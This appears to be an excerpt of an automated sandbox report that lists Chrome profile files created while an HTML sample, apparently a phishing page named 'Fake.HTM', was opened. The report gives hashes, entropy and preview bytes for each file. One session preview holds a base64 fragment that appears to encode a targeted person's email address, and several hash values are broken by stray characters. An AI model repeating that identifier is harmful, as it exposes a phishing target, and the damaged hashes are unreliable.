Preview:	2021/08/03-20:20:48.312 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-20:20:48.313 138 Recovering log #3.2021/08/03-20:20:48.314 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	321
Entropy (8bit):	5.1106574920524075
Encrypted:	false
SSDEEP:	6:mRViUiL+q2PN723iKKdKyDZIFUtpmV8l11ZmwPmVWPX1LVkwON723iKKdKyJLJ:2VyyvVa5Kk02FUtpmV8lX/PmV01R5Oa2
MD5:	5476E577717F72BAA5781C5BF33D3AF5
SHA1:	ACB672F063B8810B74FC85C514B02D8A6BBEFBD0
SHA-256:	4E4C8987B42A29A3258037C23A32FE8E5C98DD60B6420FC07A68E3FE9E94B66D
SHA-512:	C15B363D769AAE6F8B7A9C77FEF6464380ACF48BA59448479D28C33D69D3E1FC04E00DC596C1338E92337F95C04782213AE7E4F52BD27274D8A1C89B6D1BD2A
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Preview:	2021/08/03-20:20:48.281 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-20:20:48.283 138 Recovering log #3.2021/08/03-20:20:48.285 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.old.. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	321
Entropy (8bit):	5.1106574920524075
Encrypted:	false
SSDEEP:	6:mRViUiL+q2PN723iKKdKyDZIFUtpmV8l11ZmwPmVWPX1LVkwON723iKKdKyJLJ:2VyyvVa5Kk02FUtpmV8lX/PmV01R5Oa2
MD5:	5476E577717F72BAA5781C5BF33D3AF5
SHA1:	ACB672F063B8810B74FC85C514B02D8A6BBEFBD0
SHA-256:	4E4C8987B42A29A3258037C23A32FE8E5C98DD60B6420FC07A68E3FE9E94B66D
SHA-512:	C15B363D769AAE6F8B7A9C77FEF6464380ACF48BA59448479D28C33D69D3E1FC04E00DC596C1338E92337F95C04782213AE7E4F52BD27274D8A1C89B6D1BD2A
Malicious:	false
Preview:	2021/08/03-20:20:48.281 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-20:20:48.283 138 Recovering log #3.2021/08/03-20:20:48.285 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	0.6863571317626186
Encrypted:	false
SSDEEP:	12:TLyen4ufFdbXGwcFOaOndOtJRbGMNmt2SH/+eVpUHFxOUwae6:TLyqJLbXaFpEO5bNmISHn06Uwd
MD5:	1C0EAEEE6463CAE33B7A7CD9D9DF4DA5
SHA1:	FBC6A28A1501E40154FDC0A9D0C2F34A5F88AA65
SHA-256:	ED8AE7C5E6885874A39F4E86258F552670352A18D29BE1FF4D372A2F4CD06C8A
SHA-512:	355D19828609971998B09B36E7C7D304B7FB88C7A726670BEBF5CF2E2710F8E71B0F9DEF6FE9712B484C1EB122AEEEFDECF31D13E02C4539C399DFB86EC7619F
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	0.9651670698922258
Encrypted:	false
SSDEEP:	24:+pIvJn2QOYiUG3PaVE4qLbJLbXaFpEO5bNmISHn06UwA8:+pIvZXC/azq5LLOpEO5J/Kn7Uj8
MD5:	0B323463FF5DD6DF7570250925F1B85F
SHA1:	24728176BA398F190D9981545DE87FCE48575EE7
SHA-256:	C68A720FC3BBEB9E22644203CB82EEE876611FD3D6E8FE7FA72475AF629BABB3
SHA-512:	02335463FCA353A11392B5061D6F19A56EE03ECA059D3E1D2102B3A7E9033CE997CF082D713FB662788B1B529322DB481731229FF94BD0EC72BBD82BEE356734
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	4106
Entropy (8bit):	3.522867574249208
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
SSDEEP:	48:343xo6lG93GW6akapG93G6uGddlf6KTG93GPkuGddlvN68d6xRL:34H92jZ92EViKS92PmVvs//
MD5:	8CF5153FCB4604BEC86B060B3B5E00A1
SHA1:	9283F4D2213533163FE1172E64FBD88DCA8D23A8
SHA-256:	F6E0F41350BAA434A5BF6ADEA00CFF0C8220F6B52CCF666F81180B2131BD7192
SHA-512:	35107DA9FD2D05AD9EB1B87E6B14BF5B8115122B3F4B918F22A5FB85DDC7C405ABFFA77338EBFCDA836837994D9EE8082C642D13958AD0E718B39D79BC0AB3EF
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...66a13244_5b79_4430_b88f_9661e3008ccd.....?.....5..0.....&...{68ADBCFB-ED3C-4AA1-B80C-ADD502B6FA85}.....m..h.....K...file:///C:/Users/user/Desktop/Fake.HTM#Sm9sZW5lLlNteXRoQHVuaXZhci5jb20=.....d...`.....X.....h.....`.....p.....x.....p.....HI.....HI.....K...f.i.l.e.:././.C.:./.U.s.e.r.s./.e.n.g.i.n.e.e.r./.D.e.s.k.t.o.p./.F.a.k.e...H.T.M.#.S.m.9.s.Z.W.5.l.L.l.N.t.e.X.R.o.Q.H.V.u.a.X.Z.h.c.i.5.j.b.2.0.=.....\...*...f.i.l.e.:././.C.:./.U.s.e.r.s./.e.n.g.i.n.e.e.r./.D.e.s.k.t.o.p./.F.a.k.e...H.T.M.....8.....0.....8.....?..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Tabs	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	164
Entropy (8bit):	4.391736045892206
Encrypted:	false
SSDEEP:	3:FQxlXayz/t2Hmwg0EOZL7Ao4uhFkEuRLKyC5Ei5+Gg:qT5z/t2qoEwhXeLKB
MD5:	0A906A9A542CDF08FF50DAAF1D1E596E
SHA1:	B97D6274196F40874A368C265799F5FA78C52893
SHA-256:	EB9CABBF5FDA1AD535300B0110EAA4068A083248BA928A631C9278545935426D
SHA-512:	8795E905B711ADE6B1C4B402D50AF491B64D157AA738669482DDBFC30E857DF970BFFB774A925F3F4A0802BD27AFAF939CE140894FF09B67FB9C0BB83ED4491A
Malicious:	false
Preview:	.f.5.....i.Wd.....Sgdaefkejpgkiemlaofpalmlakkmbjdnl.declarative_rules.declarativeContent.onPageChanged.[]..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.16566494002311
Encrypted:	false
SSDEEP:	6:mRVDYTX9+q2PN723iKKdK8aPrqIFUtpmV3NJZmwPmVBA9VkwON723iKKdK8amLJ:2VsTX4vVa5KkL3FUtpmV3NJ/PmVBAD5M
MD5:	CE81EC41145370572B04628BC25A6D29
SHA1:	8E35CFBE7CC6177831B45E49B87A25E94EFF8C81
SHA-256:	9C75716FCFBBE32C9CC50483AF34E09C4AADC76F2A42FC127CF1985174C0CD3D
SHA-512:	66EA2E6F673BAB2B981B399C61E4A9284CE79ABA28314E38FD90F04D209FC5FDB64B86C99270A7AE7CA169076A34E35126D2910D29D9B466C3BCEFE921649CE0
Malicious:	false
Preview:	2021/08/03-20:20:36.795 1268 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-20:20:36.796 1268 Recovering log #3.2021/08/03-20:20:36.797 1268 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.old.. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.old.. (copy)	
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.16566494002311
Encrypted:	false
SSDEEP:	6:mRVDYTX9+q2PN723iKKdK8aPrqIFUtpmV3NJZmwPmVBA9VkwON723iKKdK8amLJ:2VsTX4vVa5KkL3FUtpmV3NJ/PmVBAD5M
MD5:	CE81EC41145370572B04628BC25A6D29
SHA1:	8E35CFBE7CC6177831B45E49B87A25E94EFF8C81
SHA-256:	9C75716FCFBBE32C9CC50483AF34E09C4AADC76F2A42FC127CF1985174C0CD3D
SHA-512:	66EA2E6F673BAB2B981B399C61E4A9284CE79ABA28314E38FD90F04D209FC5FDB64B86C99270A7AE7CA169076A34E35126D2910D29D9B466C3BCEFE921649CE 0
Malicious:	false
Preview:	2021/08/03-20:20:36.795 1268 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-2 0:20:36.796 1268 Recovering log #3.2021/08/03-20:20:36.797 1268 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	570
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	6:qTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCT:qWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
MD5:	D4BA0AE0BB0B9FAFF3DA6F35FDBC3C8A
SHA1:	FB3E9DEC7F35A9B1D94E54A5659DD0DE484055E7
SHA-256:	99DEF1B557F19F04C1AFFC6F247D0451F33FC10EC42E73792223C3215AC98BE6
SHA-512:	86FD07C34B9ABD4C52BA19EAE291936F92BC6D38A75C021EDC1DEDBC15617669876180CD99F959C62476D82EC6BB9F5FE4C6CB4D82CB037EFB76D99A4D3D9 51
Malicious:	false
Preview:	.f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f. 5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.....f.5.. .....f.5.....f.5.....f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.151572703330738
Encrypted:	false
SSDEEP:	6:mRVf0XAQ+q2PN723iKKdK8NIFUtpmVfyAgZmwPmVfqXAQVkwON723iKKdK8+eLJ:2V+AVvVa5KkpFUtpmVaAg/PmVMAI5Oaa
MD5:	E1266F514E66FDFC0CE29697E398F59B
SHA1:	7010834DB6272E2E0C11759F74F85EF75CA2B03A
SHA-256:	1657E86E6461A0E506FCA80D3310C7F173F31EAEFAC8CA1D9702A260003E4DE1
SHA-512:	B40A78C75DF0E4515FD3E162108613A3BBC24D0DE5CACCBB69E92A6023D131A9F0C4B6165B118CA3F5BC3698923CC2F349A930A90BC57EBB9F6441946B7531(A
Malicious:	false
Preview:	2021/08/03-20:20:39.130 16b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-2 0:20:39.134 16b8 Recovering log #3.2021/08/03-20:20:39.136 16b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.151572703330738
Encrypted:	false
SSDEEP:	6:mRVf0XAQ+q2PN723iKKdK8NIFUtpmVfyAgZmwPmVfqXAQVkwON723iKKdK8+eLJ:2V+AVvVa5KkpFUtpmVaAg/PmVMAI5Oaa
MD5:	E1266F514E66FDFC0CE29697E398F59B
SHA1:	7010834DB6272E2E0C11759F74F85EF75CA2B03A
SHA-256:	1657E86E6461A0E506FCA80D3310C7F173F31EAEFAC8CA1D9702A260003E4DE1
SHA-512:	B40A78C75DF0E4515FD3E162108613A3BBC24D0DE5CACCBB69E92A6023D131A9F0C4B6165B118CA3F5BC3698923CC2F349A930A90BC57EBB9F6441946B7531(A

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old. (copy)	
Malicious:	false
Preview:	2021/08/03-20:20:39.130 16b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-20:20:39.134 16b8 Recovering log #3.2021/08/03-20:20:39.136 16b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQlOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclJ5n0lTpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm\8520.615.0.5_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	23474
Entropy (8bit):	6.059847580419268
Encrypted:	false
SSDEEP:	384:7dNc1NC6IcafusK4H1IIGRlhKlkIALQWdynQh2RX4K6M1tVztzr7XSNyzH:7dOscSRKc1nGRSklhEw6M1tf7SNyb
MD5:	6AE2135EA4583C2F06CDEBEA4AE70FA4
SHA1:	DCEB26C7F02D53B5F214305F4C75B4A33A79CDC2
SHA-256:	03AA1944CB3C4F39E20B6361571BC45DFBEBD3FFDA3D8F148CC6ECB29958F903
SHA-512:	B5945E67D9F73DD1982D687E5C6D9B5D6B3886C8050363A259755C76AC0F93651F3425FA7C21AA6A13977AC1C8C9322F998F131648CB8909096058D4F0D23312
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["DOZdV3jFvk12AM2JNDYKo3KZrIVRprmJ+sVGWkqqE4Q=","rVElW3Hu3T52SzDDUqGT5YiJTBGUv2h3pNuBKFlhZ1U=","X/3fg4KZxgQ1jBr5QGq0F5JnflgE27UErd88mrxTcxs=","VibLbpy0ig+5INMOU71fTYN76iaka2XVpmm1qAKYsX8=","EChCwCbQHbHQ7oDdGT2qNyiRJ0yck2YC2emNGq4whtE="],"block_size":4096,"path":"_locales/iw/messages.json"},{"block_hashes":["xklkoZ7iSU1+7cd6DAtEmUC5lPFd+EgcbnzxkOiFwlk=","3KbsvoxKY/3AwqgF2aAdVQRpMhsNVRkQ3rx2A6Z2Z+Y=","o9+tsohquaCMj+70zeinRG/hBhA2uLoDl/WoC1uokME=","xV/K8xucyWJELVT8Cqn+ugFjobBVmg8pnmACF+2PP4Y=","p/mvJm2wuCl32Rx3it654MljKAsMe3S9IDEabc1A8mE=","j8mPrTb5oOsBTj2Fer78JE6xG6+kR64Cvu2SW8d3j/k=","nqSRpGQ3USU2bZJsZ+AzBmFOyann8omwJrhEWFZDTXc=","eTcQyJUuNuF9yCga/fXGyFCj/pysSceanhBzksdx23s=","Wj7faqnspelXKMvnduxHn1XUBG8TEOqyns7/oUihekM=","VtBwXoadl3EP336rAiL33Gz19KGqtN+RYdKnMKAXoLw=","iDgLXQqXJp8nCZxgLuC9LXM45DGfufvGnXvmHsn18wc=","g+RfdDfrWTUK0Pkcsbot7NJ4SC9wVRV/dVVMuHAtEj8=","2oC4HcCuXu3VjFf6wnKlznt9uqQNaebcuWpm/mWj69U=","aMUIpuFqPMiieSaWhlktCK62v2P3OZQAWupWsYzCnvk=","L

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.2163954581401457
Encrypted:	false
SSDEEP:	24:LLwxh0GY/l1rWR1PmCx9fZjsBX+T6UwDt0Ctl73AtsaDc90R4sQwTnNGxtVCt20:yBmw6fUd3AtjI90R4uGZ0
MD5:	979B2EC7707EA7714953DFE64B30FF40
SHA1:	3513361326BD0467D914AC7D74285802F60E5DAD
SHA-256:	0F57FB67D9A89D4C9049FEB612EB0932792C6667051E4F56C739DEB9424C6130
SHA-512:	2345F256BDF7A574D80E5C95376B344D5B14441B8F3D9038A418F6D9871BF118AB80B977DEB3232B6806323F4DC7D0DB7466513257B110BF140C1086B87798D9
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
Preview:	SQLite format 3.....@ .....C.....g....._.c...~.2..... ....s...;+...indexfavicon_bitmaps_icon_idfavico

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	16972
Entropy (8bit):	0.778375471873636
Encrypted:	false
SSDEEP:	24:s6yLiXxh0GY/l1rWR1PmCx9fZjsBX+T6UwL3n:s6dBmw6fUM3n
MD5:	C216302DE74E5395A515A587862E1EA8
SHA1:	4F548F3E423B6863A121AD8B07B0EB09BE685F04
SHA-256:	4123CA044BC77F77D3B70BD73853DC69BAB55C56567327234AE744CF2551E453
SHA-512:	0BCDA5E1490AA7A08D8C43D10E0CB6195C5250FE5088685A3CDF689907FE742B3CA28B7B2B7A2F27DDA3E80A981DF6D7E90D4186253F88781BBEADA619FB03B
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlX:qT
MD5:	0407B455F23E3655661BA46A574CFCA4
SHA1:	855CB7CC8EAC30458B4207614D046CB09EE3A591
SHA-256:	AB5C71347D95F319781DF230012713C7819AC0D69373E8C9A7302CAE3F9A04B7
SHA-512:	3020F7C87DC5201589FA43E03B1591ED8BEB64523B37EB3736557F3AB7D654980FB42284115A69D91DE44204CEFAB751B60466C0EF677608467DE43D41BFB939
Malicious:	false
Preview:	.f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.151437771477421
Encrypted:	false
SSDEEP:	6:mRVJX1L+q2PN723iKKdK25+Xqx8chI+IFUtpmVw1ZmwPmVmLVkwON723iKKdK25N:2V51yvVa5KkTXfchI3FUtpmVe/PmVmRa
MD5:	20E632FEE9DE39C28571601B10D33953
SHA1:	C23F16467738438FAC1DADCEE4EE36CD4B1DD2AA
SHA-256:	EF397D9286224ACB275A05D30B5244E319156D502E4C76893B30783F12A045A4
SHA-512:	9E0ADF4714ADA139FCE294788BA9593190125047A14850356B4CB44F4DF9CFACADC0E651BD0AD0ABF0BE53F0881EC1E5FA8AE538A058059D8AD931732246D027
Malicious:	false
Preview:	2021/08/03-20:20:48.235 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-20:20:48.238 138 Recovering log #3.2021/08/03-20:20:48.238 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.151437771477421
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old. (copy)	
SSDEEP:	6:mRVJX1L+q2PN723iKKdK25+Xqx8chI+IFUtpmVw1ZmwPmVmLVkwON723iKKdK25N:2V51yvVa5KkTXfchI3FUtpmVe/PmVmRa
MD5:	20E632FEE9DE39C28571601B10D33953
SHA1:	C23F16467738438FAC1DADCEE4EE36CD4B1DD2AA
SHA-256:	EF397D9286224ACB275A05D30B5244E319156D502E4C76893B30783F12A045A4
SHA-512:	9E0ADF4714ADA139FCE294788BA9593190125047A14850356B4CB44F4DF9CFACADC0E651BD0AD0ABF0BE53F0881EC1E5FA8AE538A058059D8AD931732246D07
Malicious:	false
Preview:	2021/08/03-20:20:48.235 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-20:20:48.238 138 Recovering log #3.2021/08/03-20:20:48.238 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	361
Entropy (8bit):	5.080336670377904
Encrypted:	false
SSDEEP:	6:mRVn31L+q2PN723iKKdK25+XuoIFUtpmVMU01ZmwPmVuaN1LVkwON723iKKdK25y:2VnlyvVa5KkTXYFUtpmVVq/PmVfR5OaR
MD5:	F283BA2C5A2F93D4E22B014F017D1D06
SHA1:	EE723A5AF7C72FD8A084536A578794D3FB267D1B
SHA-256:	B1CAFC175F7694EA9FB038D848C5F99331CEF81DDFA4ACBDD42C9BCA9019D59A
SHA-512:	3CE5F9A0DA8FF3367619983CAC0DDCBCBE63472C638547F1115F0754F06CDD2A10EE0479C63B76B3BDFF1F8DA163A995C1D71F3B27BC47B1CADBFD8D3F60B14
Malicious:	false
Preview:	2021/08/03-20:20:48.220 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-20:20:48.221 138 Recovering log #3.2021/08/03-20:20:48.222 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	361
Entropy (8bit):	5.080336670377904
Encrypted:	false
SSDEEP:	6:mRVn31L+q2PN723iKKdK25+XuoIFUtpmVMU01ZmwPmVuaN1LVkwON723iKKdK25y:2VnlyvVa5KkTXYFUtpmVVq/PmVfR5OaR
MD5:	F283BA2C5A2F93D4E22B014F017D1D06
SHA1:	EE723A5AF7C72FD8A084536A578794D3FB267D1B
SHA-256:	B1CAFC175F7694EA9FB038D848C5F99331CEF81DDFA4ACBDD42C9BCA9019D59A
SHA-512:	3CE5F9A0DA8FF3367619983CAC0DDCBCBE63472C638547F1115F0754F06CDD2A10EE0479C63B76B3BDFF1F8DA163A995C1D71F3B27BC47B1CADBFD8D3F60B14
Malicious:	false
Preview:	2021/08/03-20:20:48.220 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-20:20:48.221 138 Recovering log #3.2021/08/03-20:20:48.222 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	333
Entropy (8bit):	5.1268970822062565
Encrypted:	false
SSDEEP:	6:mRVXWFL+q2PN723iKKdKWT5g1IdqIFUtpmV3b1ZmwPmVdPFLVkwON723iKKdKWTk:2VSyvVa5Kkg5gSRFUtpmV3R/PmVRFR53
MD5:	FDA4021035D655B49A956C26257FAE40
SHA1:	53FE22AE8569416A1AFE2C10B9F9902952C62763
SHA-256:	E9525E2DE5958507CB051037761A3F054EB575D310CF6395BA819BCF9D7F0EA1
SHA-512:	D5C43D608D7050FA51D1F7A88DB7BB68669B3BACAFC42B1F911D9129CE99AB017AA92894A9A159DBF182134969894CB0E3D5291A5D3E95C7FB9A93BAEA0B89F
Malicious:	false
Preview:	2021/08/03-20:20:48.209 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-20:20:48.211 138 Recovering log #3.2021/08/03-20:20:48.213 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	333
Entropy (8bit):	5.1268970822062565
Encrypted:	false
SSDEEP:	6:mRVXWFL+q2PN723iKKdKWT5g1IdqIFUtpmV3b1ZmwPmVdPFLVkwON723iKKdKWTk:2VSyvVa5Kkg5gSRFUtpmV3R/PmVRFR53
MD5:	FDA4021035D655B49A956C26257FAE40
